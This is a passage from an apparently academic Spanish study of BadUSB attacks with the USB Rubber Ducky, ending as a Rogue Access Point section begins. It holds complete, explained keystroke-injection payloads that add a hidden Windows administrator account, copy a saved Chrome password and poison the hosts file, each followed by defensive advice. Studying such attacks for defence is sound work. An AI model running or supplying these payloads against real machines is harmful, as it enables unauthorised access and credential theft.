- ✓ Chip USB con compartimento para tarjeta microSD.

Figura 9: Componentes del USB Rubber Ducky

El proceso que se sigue para preparar cada uno de los ataques comprende tres pasos: crear el script, codificarlo y finalmente cargar dicho script para poder utilizarlo. A continuación, se describen en detalle estos pasos.

1. Crear el script

En el caso del USB Rubber Ducky se utiliza un lenguaje de scripting sencillo, que se puede almacenar primeramente en un fichero de texto (txt). Se debe tener en cuenta cuál va a ser el sistema operativo objetivo del ataque a la hora de programar el script o payload, puesto que hay algunas instrucciones específicas como por ejemplo el comando *WINDOWS*.

Respecto a la sintaxis, cada comando se escribe en una sola línea y puede admitir diversos parámetros opcionales. El comando en sí se escribe en mayúsculas y representan teclas del teclado, combinaciones de las mismas, cadenas de texto, tiempos de espera o pausas.

Los comandos más comunes son:

- *STRING* - Permite introducir el texto que sigue (incluyendo espacios).
- *DELAY* - Introduce una pausa momentánea entre 1 y 10.000 milisegundos (aunque se pueden concatenar varios DELAY para crear tiempos de espera mayores). Se emplea entre comandos secuenciales para darle tiempo al equipo objetivo a que procese las peticiones.
- *REM* - Permite introducir comentarios en el código tal y como ocurre en otros lenguajes de programación.
- *ENTER* - Presiona la tecla Intro del teclado, usado normalmente para ejecutar otros comandos o abrir carpetas/ficheros/menús.
- *GUI* - Presiona la tecla de Windows para abrir una consola combinándolo con la tecla R, por ejemplo.
- *DOWNARROW* - Presiona la flecha inferior del teclado (existen los comandos análogos con UP, RIGHT y LEFT).

2. Codificar el script

Para ello se utiliza el codificador gratuito multiplataforma ofrecido para Rubber Ducky [13]. Hay que tener especial cuidado con el lenguaje del teclado escogido (véase la Figura 10), ya que el teclado puede presentar una distribución diferente en cada país (el español difiere del británico que viene por defecto).




Figura 10: Codificador de scripts USB Rubber Ducky

3. Cargar el script

Como resultado del paso anterior se obtiene un fichero ".bin" que se debe guardar en la tarjeta microSD utilizando uno de los adaptadores mostrados anteriormente en este mismo apartado 2.1.2. Cada tarjeta microSD solo puede albergar un único fichero o payload.

Posteriormente la tarjeta microSD con el payload cargado se introduce en el compartimento correspondiente del chip USB (Figura 11). Finalmente se puede colocar el cuerpo de plástico y la carcasa metálica sobre el chip USB para protegerlo y disimularlo como un USB corriente.




Figura 11: Chip USB con compartimento microSD

4. Utilizar el script

Para hacer uso del script ya montado únicamente se debe introducir el dispositivo USB Rubber Ducky en un puerto USB del equipo objetivo (un portátil con sistema operativo Windows por ejemplo). Automáticamente se empezarán a ejecutar las órdenes secuenciales que se hayan programado en el *payload*.

A continuación, se explican las diversas pruebas de concepto que han sido llevadas a cabo utilizando el procedimiento anterior.

2.1.3 Obtención de privilegios de administrador

Para empezar, se va a realizar una PoC en la cual se comprueba lo sencillo que puede llegar a ser obtener privilegios de administrador en un sistema operativo Windows 8 utilizando el dispositivo USB Rubber Ducky. En primer lugar, se muestra el script utilizado en este caso (el código utilizado siempre irá en cursiva para distinguirlo del texto principal):

```
DELAY 1000
ESCAPE
DELAY 100
CONTROL ESCAPE
DELAY 100
STRING cmd
DELAY 200
CTRL-SHIFT ENTER
DELAY 300
LEFT
DELAY 100
ENTER
DELAY 500
STRING net user /add uoctfm pass21
DELAY 100
ENTER
DELAY 300
STRING net localgroup administradores uoctfm /add
ENTER
DELAY 300
STRING exit
DELAY 100
ENTER
```

A continuación, se explica funcionalmente cada porción del código utilizado. Los retrasos, pausas o delays han sido estimados en primer lugar en función del comando previo (el primer delay es mayor para dar tiempo al equipo a que reconozca correctamente el dispositivo) y corregidos en caso de ser necesario mediante prueba-error.

```
DELAY 1000
ESCAPE
DELAY 100
CONTROL ESCAPE
DELAY 100
```

Este primer bloque tiene como fin salirse de cualquier ventana de aplicación que pueda obstaculizar los comandos siguientes para poder abrir sin problemas una ventana de ejecución de Windows mediante la combinación de las teclas “Control + Esc”.

```
STRING cmd
DELAY 200
CTRL-SHIFT ENTER
DELAY 300
LEFT
DELAY 100
ENTER
DELAY 500
```

Este segundo bloque tiene como objetivo abrir una consola del sistema operativo Windows como usuario administrador (combinación “Control + Shift”) para ejecutar una serie de comandos con todos los permisos necesarios tal y como se ve en la siguiente Figura 12:




Figura 12: Consola de comandos del administrador

El pulsar la flecha izquierda y Enter es debido a que al intentar ejecutar una consola como administrador nos sale la siguiente ventana de diálogo (Figura 13) con el “No” como respuesta predeterminada y el “Sí” a su izquierda:




Figura 13: Ventana de diálogo del cmd

```
STRING net user /add uoctfm pass21
DELAY 100
ENTER
DELAY 300
STRING net localgroup administradores uoctfm /add
ENTER
DELAY 300
STRING exit
DELAY 100
ENTER
```

En este tercer y último bloque de comandos, una vez obtenida la consola con privilegios de administrador se crea un usuario (uoctfm) con una contraseña conocida para el atacante (pass21) y se añade dicho usuario al grupo local de administradores (véase la Figura 14). Finalmente se sale de la consola de comandos para dejar el sistema en su estado original.




Figura 14: Usuario administrador creado

Todo este proceso ocurre en apenas unos segundos. Las pausas o delays se han establecido con bastante margen, pero en un equipo con buen rendimiento podrían

haberse optimizado aún más para que el proceso completo durase menos de 2 segundos. De esta forma, el usuario es incapaz de seguir visualmente el procedimiento y cualquier mínima distracción suya al tras la conexión del dispositivo USB haría que se perdiera el proceso completo.

Se comprueba que es extremadamente sencillo obtener privilegios de administración con este hardware, aunque el hecho de necesitar acceso físico al equipo objetivo es también una de las limitaciones evidentes en esta PoC y en cualquier ataque vía "BadUSB".

Sin embargo, al realizar esta prueba de concepto se ve que el ataque tiene una limitación aún mayor: es necesario que el usuario empleado en el equipo posea privilegios de administrador. Esto suele ser bastante común en equipos de uso personal (portátiles o PC de sobremesa fundamentalmente), puesto que el usuario administrador es el mínimo imprescindible creado por defecto al instalar el sistema operativo y muchas personas no se molestan en crear ningún otro adicional.

Una buena política de administración de seguridad podría impedir este ataque. Si se dispone de un usuario administrador (para tareas propias de administración) y otro usuario estándar (para el uso corriente del equipo) este ataque no sería posible. El disponer de un usuario administrador es fundamental en muchos ataques para poder ejecutar el malware con todos los permisos [14], [15] ya que si no su alcance o efectividad se ve muy limitada.

Por lo tanto, para dificultar este ataque y otros muchos en los cuales se requiere una escalada de privilegios, la solución más sencilla es utilizar en nuestras actividades cotidianas un usuario estándar que no posea privilegios de administrador.

2.1.4 Obtención de credenciales

El objetivo de esta prueba de concepto es obtener las credenciales (usuario/contraseña) de un servicio alojados en un navegador web (en concreto Google Chrome). Para ello se usará el siguiente payload insertado en la tarjeta microSD del USB Rubber Ducky. Debido a su extensión, en este caso se ha decidido incluir comentarios en el propio código para facilitar su análisis:

```
DELAY 1000
REM --open Google Chrome
GUI r
DELAY 500
STRING chrome.exe
DELAY 500
ENTER
DELAY 1000
REM --enter Chrome's password storage
STRING chrome://settings/passwords
ENTER
DELAY 200
TAB
DELAY 100
TAB
```

```
DELAY 100
TAB
DELAY 100
TAB
DELAY 100
REM --search for wanted password (Twitter in this example)
STRING twitter
DELAY 200
TAB
DELAY 100
TAB
DELAY 100
TAB
DELAY 100
TAB
DELAY 100
TAB
DELAY 100
TAB
DELAY 100
TAB
DELAY 100
TAB
DELAY 100
TAB
DELAY 100
TAB
DELAY 100
TAB
DELAY 100
REM --copy password
ENTER
DELAY 100
ENTER
DELAY 100
REM --close Google Chrome
ALT F4
DELAY 200
REM -------------open Notepad and paste password
GUI r
DELAY 500
STRING notepad.exe
DELAY 100
ENTER
DELAY 1000
STRING The Twitter password stored in Google Chrome is:
DELAY 100
ENTER
DELAY 100
CTRL V
```

A continuación, se comentan los distintos bloques de código.

```
DELAY 1000
REM --open Google Chrome
GUI r
DELAY 500
STRING chrome.exe
DELAY 500
ENTER
DELAY 1000
```

Este primer bloque tiene como objetivo abrir el navegador Google Chrome, para lo cual se utiliza la ventana "Ejecutar" de Windows como ya se ha visto en la primera PoC (en este caso se utiliza la combinación "Windows + R" directamente).

```
REM --enter Chrome's password storage
STRING chrome://settings/passwords
ENTER
DELAY 200
(TAB
DELAY 100) x4 (abreviatura para evitar repeticiones, no presente en el código real anterior)
```

Este fragmento de código (abreviado por la repetición sucesiva de tabs y delays) tiene como finalidad abrir el repositorio de contraseñas de Google Chrome y navegar mediante el teclado hasta la caja de búsqueda de credenciales mostrada en la Figura 15:




Figura 15: Repositorio de contraseñas de Chrome

```
REM --search for wanted password (Twitter in this example)
STRING twitter
DELAY 200
(TAB
DELAY 100) x10 (abreviatura para evitar repeticiones, no presente en el código real anterior)
REM --copy password
ENTER
DELAY 100
ENTER
DELAY 100
```

En este bloque, tras escribir el texto indicativo de la credencial que se desea extraer (Twitter [16] por ejemplo), se navega mediante el teclado hasta el resultado de la búsqueda y haciendo click (comando *ENTER*) en el menú se selecciona la opción de copiar la contraseña visible en la siguiente Figura 16:




Figura 16: Copiado de la contraseña

```
REM --close Google Chrome
ALT F4
DELAY 200
REM -------------open Notepad and paste password
GUI r
DELAY 500
STRING notepad.exe
DELAY 100
ENTER
DELAY 1000
STRING The Twitter password stored in Google Chrome is:
DELAY 100
ENTER
DELAY 100
CTRL V
```

En este último bloque se cierra el navegador Chrome y se abre (a modo de ejemplo) un bloc de notas donde se escribe la contraseña obtenida como se ve en la siguiente Figura 17. También se podrían incluir los comandos necesarios para enviar la contraseña por correo electrónico, FTP o cualquier otro medio.




Figura 17: Contraseña extraída

Como se aprecia, aunque el código sea un poco enrevesado se logra obtener de una manera muy simple cualquier credencial almacenada en el navegador Google Chrome, lo cual es bastante preocupante ya que debería tener alguna medida de seguridad intermedia para acceder a los credenciales almacenados, como una contraseña maestra por ejemplo.

Sin embargo, además de la limitación propia de un ataque mediante "BadUSB" (requiere acceso físico al dispositivo), en este caso el ataque no se produce de una manera tan fugaz como el de la anterior prueba de concepto, sino que se necesitan varios segundos para completarlo: entre 5 y 10, en función del rendimiento del equipo que se tiene como objetivo. Por lo tanto, aumenta el riesgo de que la víctima se percate de dicho ataque si está presente.

Adicionalmente, se debe tener en cuenta otra consideración a la hora de realizar este ataque. Hay que tener en cuenta la versión del navegador (Chrome) que se tiene como objetivo, ya que entre una versión y otra puede variar la manera de acceder al repositorio de contraseñas o de llegar hasta la contraseña propiamente dicha (habría que ajustar el número de comandos *TAB* presentes en el payload).

Como principal defensa, además del evidente control del acceso físico al equipo, se recomienda no almacenar ninguna contraseña en los navegadores ya sea Chrome u otros, ya que también existen otros métodos o programas para extraer estas credenciales [17].

Para almacenar usuarios y contraseñas siempre se recomienda (en caso de que no sea posible memorizarlas) utilizar un software específicamente diseñado para su almacenamiento [18] [19], que esté protegido por una clave maestra suficientemente robusta (una longitud de al menos 16 caracteres que combine mayúsculas, minúsculas, números y símbolos). Utilizando la anterior medida se inutilizaría por completo el ataque ya que el navegador en cuestión no poseería ninguna contraseña y para acceder a ellas sería necesario conocer la clave maestra.

2.1.5 DNS poisoning

En esta prueba de concepto el objetivo es modificar la lista de nombres de dominio del sistema para que al acceder a una web conocida la víctima en realidad acceda a una URL completamente distinta. Esta URL fraudulenta podría tratarse de un duplicado de la web legítima alojado en el servidor web de un atacante, para de este modo obtener las credenciales de la víctima o infectar su equipo con malware [20]. En primer lugar se muestra el código completo utilizado en esta PoC:

```
DELAY 1000
ESCAPE
DELAY 100
CONTROL ESCAPE
DELAY 100
STRING cmd
DELAY 200
CTRL-SHIFT ENTER
DELAY 300
```

```
LEFT
DELAY 100
ENTER
DELAY 300
STRING cd C:\Windows\System32\drivers\etc\
ENTER
DELAY 200
STRING echo 66.135.195.175 uoc.edu>>hosts
ENTER
DELAY 200
STRING exit
DELAY 100
ENTER
```

Ahora se explicará funcionalmente cada porción del código utilizado. Al igual que en la PoC anterior, los delays han sido estimados en primer lugar en función del comando previo (el primero es mayor para dar tiempo al equipo a que reconozca correctamente el dispositivo) y corregidos posteriormente en caso de ser necesario mediante prueba-error.

```
DELAY 1000
ESCAPE
DELAY 100
CONTROL ESCAPE
DELAY 100
```

Este primer bloque tiene como fin salirse de cualquier ventana de aplicación que pueda obstaculizar los comandos siguientes para poder abrir sin problemas una ventana de ejecución de Windows mediante la combinación de las teclas “Control + Esc”.

```
STRING cmd
DELAY 200
CTRL-SHIFT ENTER
DELAY 300
LEFT
DELAY 100
ENTER
DELAY 300
```

Este segundo bloque tiene como objetivo abrir una consola del sistema operativo Windows, a ser posible como usuario administrador (combinación “Control + Shift”) ya que normalmente el fichero a modificar (hosts) suele estar en una ruta que requiere permisos de administrador para su modificación.

En caso de que la ruta/fichero no requiriese permisos de administrador para su edición podrían omitirse los comandos *CTRL-SHIFT ENTER* y *LEFT* que van situados tras el delay de la cadena de texto “cmd”.

```
STRING cd C:\Windows\System32\drivers\etc\
ENTER
DELAY 200
STRING echo 66.135.195.175 uoc.edu>>hosts
ENTER
DELAY 200
STRING exit
DELAY 100
ENTER
```

En este último bloque se navega hasta la ruta donde se sitúa el fichero “hosts” y se incluye en él una línea indicando que el nombre de dominio “uoc.edu” sea redireccionado a la IP 66.135.195.175 (perteneciente al dominio “ebay.com”) tal y como se aprecia en la Figura 18.




Figura 18: Fichero hosts modificado

Al igual que en la primera prueba de concepto, el proceso ocurre en apenas unos pocos segundos. Las pausas o delays se han establecido con bastante margen, pero en un equipo con buen rendimiento podrían haberse optimizado aún más para que el proceso completo durase apenas un segundo. De esta forma el cambio sería imperceptible al ojo humano y la víctima (en caso de que estuviese observando la pantalla tras conectar el USB Rubber Ducky) tan solo vería una serie de ventanas abriéndose y cerrándose fugazmente sin poder distinguir su contenido.

Se verifica de esta manera que es muy sencillo realizar un redireccionamiento a una web maliciosa si se dispone de acceso físico (aunque sea muy breve) al equipo objetivo. Aun así, esta sigue siendo como en todos estos ataques la limitación principal de esta prueba de concepto.

También, se debe tener en cuenta que para modificar archivos del sistema (como en este caso) suelen ser necesarios privilegios de administrador y, aunque como se ha dicho antes en muchos casos suele ser habitual que el usuario del equipo personal los tenga, no hay ninguna garantía de ello.

Así pues, se puede concluir que las principales defensas para evitar estos ataques se resumen en dos líneas de actuación:

- ✓ Vigilar de cerca nuestros dispositivos personales: móviles, tablets, portátiles e incluso equipos de sobremesa.
- ✓ Disponer de un usuario estándar para la operativa diaria de nuestro equipo.

Utilizando los consejos anteriores el atacante que utilice un hardware “BadUSB” lo tendrá mucho más difícil para conseguir sus objetivos.

2.2 Rogue Access Point

2.2.1 Introducción

Con el notable incremento de dispositivos móviles conectados a la red (e.g., smartphones, tablets, portátiles, ebooks, relojes y pulseras inteligentes) que se ha producido en los últimos años, denominado muchas veces como el Internet de las Cosas o IoT [21], [22] por sus siglas en inglés, las redes inalámbricas de área local o WLAN (Wireless Local Area Networks) se han hecho omnipresentes [8].

Se pueden encontrar en bares, hoteles, restaurantes, aeropuertos, administraciones públicas, trenes, autocares e incluso en la vía pública (la Plaza Mayor de algunas ciudades ya cuenta con este tipo de conexión WiFi gratuita [23]). Esto ha sido promovido por una ciudadanía cada vez más demandante de conectividad, ya que pasa una parte importante del día conectada a la red.

Los usuarios por su parte suelen tener dos alternativas para acceder a Internet: conectarse a través de datos móviles pagando en función de este consumo o mediante uno de estos puntos de acceso gratuitos que se han comentado anteriormente. Por este motivo muchos de ellos optan por utilizar una red WiFi gratuita. Sin embargo, no todos estos puntos de acceso son inofensivos.

Un “Rogue Access Point”, “Rogue AP” o RAP por sus siglas en inglés es un punto de acceso malicioso que se ha instalado en una red securizada o que simula ser una de estas redes sin la autorización explícita del administrador de sistemas competente [24]. Estos RAP suponen un peligro porque un usuario puede conectarse a ellos pensando que se trata de un punto de acceso legítimo mientras el propietario del RAP o atacante tiene acceso a todo el tráfico que envía o recibe la víctima al estar situado como intermediario entre el dispositivo final y la red (Internet).

Esto reviste especial peligro teniendo en cuenta que muchos usuarios guardan información personal en sus dispositivos móviles (smartphones o tablets por ejemplo) y que también los utilizan para realizar operativas sensibles como el acceso a bancos o las compras por Internet.

Otra posibilidad (véase Figura 19) es que, en presencia de un punto de acceso legítimo, el atacante tenga un rol activo y lance una desautenticación forzosa a aquellos dispositivos sobre los cuales tiene interés para que posteriormente se conecten (inconscientemente) al punto de acceso malicioso que tendrá el mismo nombre o SSID para confundir a las víctimas:

